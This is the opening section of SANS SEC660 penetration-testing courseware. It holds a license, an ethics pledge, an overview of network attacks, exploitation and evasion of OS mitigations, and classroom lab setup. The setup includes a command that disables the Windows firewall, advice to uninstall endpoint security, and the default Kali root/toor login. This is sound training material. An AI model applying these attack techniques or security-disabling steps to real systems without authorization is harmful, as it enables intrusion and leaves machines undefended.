



SANS

www.sans.org

SECURITY 660
ADVANCED PENETRATION
TESTING, EXPLOIT
WRITING, AND
ETHICAL HACKING

660.1

Network Attacks for Penetration Testers

The right security training for your staff, at the right time, in the right location.

Copyright © 2014, The SANS Institute. All rights reserved. The entire contents of this publication are the property of the SANS Institute.

IMPORTANT-READ CAREFULLY:

This Courseware License Agreement ("CLA") is a legal agreement between you (either an individual or a single entity; henceforth User) and the SANS Institute for the personal, non-transferable use of this courseware. User agrees that the CLA is the complete and exclusive statement of agreement between The SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA. If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this courseware. **BY ACCEPTING THIS COURSEWARE YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. IF YOU DO NOT AGREE YOU MAY RETURN IT TO THE SANS INSTITUTE FOR A FULL REFUND, IF APPLICABLE.** The SANS Institute hereby grants User a non-exclusive license to use the material contained in this courseware subject to the terms of this agreement. User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of this publication in any medium whether printed, electronic or otherwise, for any purpose without the express written consent of the SANS Institute. Additionally, user may not sell, rent, lease, trade, or otherwise transfer the courseware in any way, shape, or form without the express written consent of the SANS Institute.

The SANS Institute reserves the right to terminate the above lease at any time. Upon termination of the lease, user is obligated to return all materials covered by the lease within a reasonable amount of time.

SANS acknowledges that any and all software and/or tools presented in this courseware are the sole property of their respective trademark/registered/copyright owners.

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

The SANS Institute


Code of Ethics

I certify that by having access to tools and programs that can be used to break or "hack" into systems, that I will only use them in an ethical, professional and legal manner. This means that I will only use them to test the current strength of security networks so that proper improvements can be made. I will always get permission before running any of these tools on a network. If for some reason I do not use these tools in a proper manner, I do not hold SANS or the presenter liable and accept full responsibility for my actions.

Name _____ Signature _____

Company _____ Date _____

This page intentionally left blank.



Advanced Penetration Testing, Exploit Writing, and Ethical Hacking - Network Attacks – 660.1

Welcome to the first section of class, focused on network attacks. In this section, we'll look at advanced penetration testing techniques with a focus on network attacks.

Table of Contents

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Table of Contents

This is the Table of Contents slide to help you quickly access specific sections and exercises.

Table of Contents

- Exploiting SNMP	213
- Exercise: SNMP Enumeration	231
• Day One Bootcamp	239
- Exercise: SMB Capture with Metasploit, Ettercap	241
- Exercise: Inserting OSPF Routes	255
- Exercise: Abusing Cisco SNMP RW Access	273
• Appendix A: VLAN Hopping Exercise	278

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Table of Contents

Continued from the previous page.

Advanced Penetration Testing Overview

SANS SEC660

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

In this module we will introduce some essential subject matter, concepts, and introductory topics required to perform advanced penetration testing and to proceed through this course.

Objectives

- Our objective for this module is to understand:
 - Advanced penetration testing methodology
 - Scripting
 - Types of attacks focused on in this course
 - Network attacks
 - Escaping restricted environments
 - Fuzzing, code coverage, and crypto
 - Windows and Linux exploitation
 - Reverse engineering
 - Thinking outside of the box

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

This module is an introduction to the overall concepts covered in this course. Each area discussed will serve as an entry point as we move through the material for each day.

Advanced Penetration Testing

- Our areas of focus for this course!
 - Network attacks
 - Escaping restricted environments
 - Pen-testing cryptographic implementations
 - Fuzzing and scripting
 - Linux and Windows privilege escalation and remote exploitation
 - Modern OS Controls
 - Reverse engineering
 - Knowing when to call it a day

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Advanced penetration testing requires the ability to fully exhaust all possibilities when assessing a target environment or product in order to be successful. When others stop, a senior tester comes up with solutions to solve complex problems and think outside of the box. Often, someone serving in this role is the final say before calculating the relative risk. We will be covering techniques used daily by lead penetration testers. This includes:

- Network attacks
- Escaping restricted environments
- Pen-testing cryptographic implementations
- Fuzzing and scripting
- Linux and Windows privilege escalation and remote exploitation
- Modern OS Controls
- Reverse engineering
- Knowing when to call it a day

Network Attacks

- The network is full of opportunities and vulnerabilities
- Gaining a man-in-the-middle position
- Defeating or evading modern network controls
- Network manipulation
- VLAN hopping
- SSL downgrade attacks

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Many networks are based on old technology and protocols. Take the Address Resolution Protocol (ARP). It is an archaic protocol that returns a MAC address for a given IP address. This protocol allows for gratuitous ARP packets to be sent by anyone, making it easy to trick systems into thinking a MAC address belongs to a different IP address than its owner. This works on most modern networks, allowing an attacker to perform a man-in-the-middle attack and gain a very serious position for attack.

Newer technology has been introduced to help protect networks against these types of attacks, but they are often not used, or there are still some vulnerable locations that break down the whole system. Still, it is important to understand when these modern controls can be defeated and the techniques to pull it off. Manipulating the network allows for access to a great amount of information. Removing security controls such as SSL to read otherwise encrypted traffic, jumping from a data VLAN to a voice VLAN to sniff RDP traffic, and other forms of attack are all covered in depth in this course, combined with labs to provide practical application of the techniques.

Escaping Restricted Environments

- Identification of modern OS protections
- Attacking the pre-boot environment
- Manipulating libraries for exploitation
- Side-stepping file system defenses
- Breaking from restricted desktops

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

The primary goal of the escape section is to identify and circumvent modern defenses in place on operating systems and networks. One of the ways to attack modern networks is to leverage the pre-boot environment execution. Attack the pre-boot environment remotely will provide the opportunity to conduct attacks normally requiring physical access.

A large part of penetration testing is confirming that defenses work as intended. Testing the host defenses such as chroot, jail, and complete virtualization are necessary to establish what remains to be secured or monitored. Side-stepping file system lockdown will provide an opportunity to prove what could happen if a defense failed. The restrictions we will examine are focused on file system location, libraries, or running processes. Either way, testing the potential is a requirement for assessing the risk of a breach.

Scripting Skills

- Scripting ties hand-to-hand with fuzz testing
- Automation of tools is essential due to time constraints
- Python and Ruby are great languages
 - Tons of libraries built for security researchers
 - Perl is great, but not a lot of new development
- You must make the plunge into scripting or programming to be successful

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Scripting helps to automate the testing of systems, services, and applications and helps to take a time burden away from the tester. The topic of fuzz testing, or fuzzing, will be covered in detail in a later module; however, the ability to script and program makes the life of a penetration tester much easier. There are many programming and scripting languages available, some of which are better designed to handle the requirements of a penetration tester. Python and Ruby have both shown a strong level of development and support for security research and exploitation.

Modules, libraries, and debugging tools have been written for these languages to help simplify and automate fuzzing and research. In order to reach the next level in penetration testing, one must embrace the idea of adding programming into their penetration testing toolkit. Once obtaining this power, tools can be written and shared, allowing you to build up an arsenal of helper programs for reconnaissance, scanning, fuzzing, and exploitation.

Reverse Engineering

- Understanding Intel and AT&T assembly code
- External function calls versus internal function calls
- Debugging symbols
- Working with disassemblers
- Maximizing the effectiveness of debuggers
- Discovering vulnerable code

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Reverse engineering is a skill that proves extremely beneficial when performing analysis and bug hunting against both commercial and proprietary applications. There are two primary assembly code syntax types on x86 processors: Intel and AT&T. Both styles work well, and most researchers end up going with one versus another. It is important to master the basics of disassembled code analysis and to improve your ability to quickly identify interesting functions.

Internal function calls make for interesting targets, as the code is completely developed by the programmer, as opposed to using an external function call to a shared library. There are obvious external function calls with known vulnerabilities, which must also be identified. Often a tester has a very limited amount of time to spend reversing, so this time must be optimized to focus on the most interesting and lucrative targets.

Most vendors do not offer debugging symbols; however, Microsoft does offer them, and anytime they are available they should be used. Debugging symbols map out the names of all internal functions used by a program or library. This makes for much more efficient analysis. Testers often spend a large amount of time working with disassemblers such as IDA Pro and objdump, as well as software debuggers. These tools help you turn a bug and denial-of-service condition into a working exploit with code execution.

Linux Exploitation

- Understanding system architecture
- Debugging Linux programs
- Linking and loading process
- Identifying privileged programs
- Stack overflows
- Defeating modern OS and compiler-time controls

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

A senior penetration tester must understand the inner-workings of many operating systems. At the top of that list are Linux and Windows. The understanding of any OS requires fundamental knowledge about system architecture. This includes a strong understanding of memory management and allocation, processor registers, assembly language, stack and heap management, the linking and loading process, and many other areas consistent on most systems. Identifying programs that are running with a higher privilege level is key to cutting down on the time taken to identify lucrative vulnerabilities. Many OS vulnerabilities are due to stack overflow conditions, which is covered heavily later on in the course. Many newer systems have operating system security and compiler-time controls that have been added over the years. A tester must know when an exploit is failing due to one of these controls and know methods to defeat these controls.

Windows Exploitation

- Understanding Windows constructs
 - Thread Information Block
 - Process Environment Block
 - Structured Exception Handling
- Windows stack exploitation
- Return Oriented Programming
- Defeating Exploit Mitigation Controls
- Windows shellcode

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

The Windows OS is quite complex and requires a strong level of familiarity with Windows-specific, such as the Thread Information Block (TIB), Process Environment Block (PEB), Structured Exception Handling (SEH), and the overall methodology behind the Windows Application Programming Interface (API). Stack exploitation works in a similar manner to Linux; however, there are specific methods used that allow Windows exploits to become portable.

The Windows OS is very dynamic and constantly changing, which requires attackers to understand techniques that do not rely on static locations of interesting memory locations. Modern controls must be defeated on newer systems, and a tester must know when the controls are undefeatable, or when the condition is so challenging that the likelihood of a successful exploitation is low.

A seasoned penetration tester should be able to deal with exploit mitigation controls such as DEP and ASLR, using techniques such as Return Oriented Programming (ROP) to defeat or circumvent them as necessary.

Windows shellcode is also very complex and should be well-understood. Even if a tester is not writing custom shellcode, they will often need to analyze the code and make potential changes. Some shellcode is not as stable and consistent as others, potentially increasing the likelihood of a crash.

Thinking Outside of the Box

- Applications, services, protocols, features, etc, are built to function
 - Security is often an afterthought
 - Programmers code based on RFC's and specifications for vendor interoperability
- Penetration testers must
 - Review the same RFC's and determine ways to break logic
 - There are many ways to code to a standard
 - Work through complex problems to find a solution

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

A classically trained pianist and a self-taught pianist may be equally talented; however, the classically trained pianist would likely cringe at the writing style of the pianist who is self-taught. Once formal training and routine consumes a programmer it is difficult to break from this mold. If a programmer is taught to code securely from the start, many mistakes can be avoided. Regardless, programmers designing products that are required to communicate over a network or operate with other vendor's products must follow specifications outlined in a request for comment (RFC) document or other standards-type documentation. They specify how protocols and programs must behave in order to be consistent across multiple vendors and platforms. They do not specify how to write code to achieve these requirements.

There may be dozens of ways to accomplish the task of meeting something as simple as receiving a network request over a socket. Programmers also reuse a large amount of code when possible. You will often see the same code in many programs written by the same developer, or when code was taken from another developer. Code can still be seen in use today from the infamous 1990's port scanning tool "SATAN." Security is often an afterthought to the product development process, although many companies are adding in a Security or Software Development Lifecycle (SDL). This process focuses on secure coding, peer review, code scanning, fuzz testing, quality assurance, and other controls to ensure that code is developed securely.

Penetration testers must use the standards and specifications used by programmers in order to develop opportunities to exploit a coding error. There are many unsafe function calls still supported by languages such as C and C++. This is primarily due to backwards compatibility. Systems libraries must still provide support for unsafe functions as they may be called by older or poorly coded applications. Functions such as string copy "strcpy()" are infamous for not allowing for any bounds checking. Use of this function almost always results in problems if exposed to a user. Using

functions such as "strcpy()", which allows for bounds checking does not automatically protect the program from being vulnerable. If the size check is bound to the size of the input, an overflow condition may still exist. Testers need to think of every way in which a goal in programming can be accomplished, and then think of every way that can potentially be exploited. Leaving out anything may result in an undiscovered bug.

Outside of the box thinking is a generic term not limited to programmatic flaws. Many testers get access to a system and are then uncertain as to what to do next. As mentioned in SANS SEC560 *Network Penetration Testing and Ethical hacking*, gaining access is just the first step. What you do with that access, while staying within the rules of engagement and scope is much more important. The process of collecting network traffic, credentials, pivoting through trusted systems, privilege escalation, and exploitation are all important pieces to the puzzle that can almost always be solved.


Module Summary

- A senior penetration tester must succeed when others fail
- Those who can think outside of the box are often the most successful
- Skills should range from network attacks through system exploitation
- Reverse engineering and disassembly is an advanced skill

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Module Summary

In this module we covered high level subject matter that will be researched and used throughout the course. It is critical for a senior penetration tester to have the ability to think outside of the box and come up with solutions to complex problems. There are many testers who feel there is always an answer to a problem, even if they were unable to come up with the solution. This is written up as a level of uncertainty when completing an assessment. Some of the areas covered are very advanced and require that a tester dive into the subject matter and develop a passion.



Ensure Your Success

In this section we will provide some quick tips for preparing your attack system to help ensure your success on the exercises in this module.

Ensure Your Success (1)

- Which version of Windows to use?
 - We *strongly* recommend using a Windows 7 (SP1+)
 - You will also use Windows 8 at times, if you brought it, depending on the capabilities of the tools
 - Some tools simply do not work on new versions
 - A virtual machine is preferred for many reasons
 - Use snapshots gratuitously!

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

As stated in the course requirements on the SANS website for SEC660, you will need a Windows 7 (SP1+) host for this class. If you brought Windows 8, we will use it at times; however, many of the tools we use as penetration testers do not work on the latest versions of Windows. This is often due to a myriad of reasons, such as changes to the underlying operating system and the fact that the program wasn't compiled to work on Windows 8+.

Virtual machines are strongly preferred as it gives us the ability to take snapshots and revert to a known state. Be sure to use snapshots gratuitously throughout the course.

Ensure Your Success (2)

- Firewall/AV *must* be truly disabled
 - End-point security suites will likely get in your way, *even when disabled*
 - Disabled doesn't always mean disabled
 - May need to be uninstalled completely
 - Note that they will often turn on the Windows firewall when disabled or uninstalled

```
C:\> netsh advfirewall set allprofiles state off
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Many students struggle with labs due to the fact that they have a firewall running. Many of the end-point security products and VPN clients have a disable option but our experience in numerous SANS courses is that disabled doesn't actually mean disabled to them. You will likely have much better success if you completely remove the product. This is generally a good idea on the systems you plan to use for penetration testing.

To turn off the Windows firewall on Windows 7 from a Command Prompt:
netsh advfirewall set allprofiles state off

Windows 7 Setup

- Ideal configuration
 - Windows 7 SP0 or SP1
 - IP address: 10.10.76.X (assigned IP)
 - Mask: 255.255.0.0
 - DNS: 10.10.10.78
 - Default Gateway: n/a
 - Security Suite: uninstalled
 - Firewall: disabled
 - VM Networking: Bridged (Not to Auto!)
- Ping files.sec660.org to verify connectivity

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

For this portion of the course, you will need to configure your Windows 7 attack system with the following settings:

IP Address: 10.10.76.X (where X is assigned to you)
Subnet Mask: 255.255.0.0 (note this is a /16 mask, not a /24)
DNS Server: 10.10.10.78
Default Gateway: n/a
Security Suite: Completely removed ideally. *Fully* disabled otherwise.
Firewall: Completely disabled
VM Networking: Bridged (you will be using the classroom network). Be sure to manually set the appropriate network adapter for bridging. Do not let it auto-bridge or it will likely select your wireless card.

Attempt to ping files.sec660.org to verify connectivity.

Install Wireshark

- You will need the version of WinPcap included with Wireshark for later labs
- Install Wireshark from the SEC660 drive
 - Install WinPcap when prompted
- If you already have a version of WinPcap installed, you may need to uninstall it first

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Please install Wireshark from the SEC660 drive at this time. You will want to run it throughout the day, and you will need the version of WinPcap that is installed along with Wireshark as well for other tools.

When prompted, install the WinPcap software as part of the Wireshark install.

If you have a different version of Wireshark installed already, please uninstall it first. Then install Wireshark/WinPcap from the SEC660 drive to ensure proper behavior.

Install 7-zip


- Install the unzip utility 7-zip from the SEC660 drive



Install 7-zip

Install the appropriate 7-zip software from the SEC660 drive by launching the 32-bit or 64-bit installer file shown here. 7-zip gives you a contextual right-click option in Windows Explorer to unzip files. Unlike the built-in Windows unzip function, 7-zip is much faster (using multiple cores) and can handle more compressed file types. Also included is the Mac OS X version.

Copy Kali Linux



The image shows two overlapping Windows File Explorer windows. The top window displays a directory containing files such as 'Mac_7zip', '7z920.msi', '7z920-x64.msi', '7-Zip-920.exe', 'ca_setup.exe', 'Kali Linux 1.0.7 32 bit.7z', 'README.txt', 'WinPcap_4_1_2.exe', and 'Wireshark-win64-1.8.6.exe'. A large arrow points from the 'Kali Linux 1.0.7 32 bit.7z' file to the bottom window. The bottom window shows a 'Virtual Machines' directory that is currently empty, with the text 'This folder is empty.' displayed. A smaller arrow points from the 'Kali Linux 1.0.7 32 bit.7z' file to the 'Virtual Machines' directory.

- Copy the Kali 7z file to your Virtual Machine's directory
- Right-click | 7-zip | Extract Here
- Double click to open the Kali directory
- Double-click the VMX file to open in VMware

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking


Copy Kali Linux

Copy the Kali Linux 7z file to the Virtual Machine's directory on your host system. Right-click on the Kali Linux file in the Virtual Machine's directory, and select 7-zip | Extract Here. This will take several minutes to complete.

When the file finishes decompressing, double-click on the Kali directory, then launch VMware by double-clicking the VMX file.

Kali Setup (1)

- When prompted, select "I copied it"




Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Kali Linux Setup (1)

When you launch VMware with Kali Linux for the first time, VMware will prompt you concerning whether the virtual machine was moved or copied. Select "I copied it", then click OK. Start the guest to launch the Kali Linux environment.

Kali Setup (2)



- Login to Kali using root/toor
- Open a terminal
- Change your root password: "passwd"

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Kali Setup (2)

After Kali Linux boots, login with the username and password "root" and "toor". Open a terminal prompt and change your root password to something you will remember using the "passwd" utility:


```
# passwd
```

```
Enter new UNIX password: newpassword
```

```
Retype new UNIX password: newpassword
```

```
passwd: password updated successfully
```

Kali Setup (3)



Kali Setup (3)

Next, adjust the properties of the VM's network card, changing it from NAT to Bridged, then click OK.

Kali Linux Setup (4)

From the terminal, configure your system with your assigned IP address:

```
# ifconfig eth0 10.10.X.X netmask 255.255.0.0 up
```

Set the DNS server:

```
# echo nameserver 10.10.10.78 > /etc/resolv.conf
```

Verify connectivity:

```
# ping -c 3 files.sec660.org
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise - Kali Linux Setup (4)

Configure your system with your assigned IP address using the `ifconfig` utility, as shown. Ensure you specify a 16-bit subnet mask, as shown.

Set your nameserver to 10.10.10.78 by replacing the `/etc/resolv.conf` file as shown.

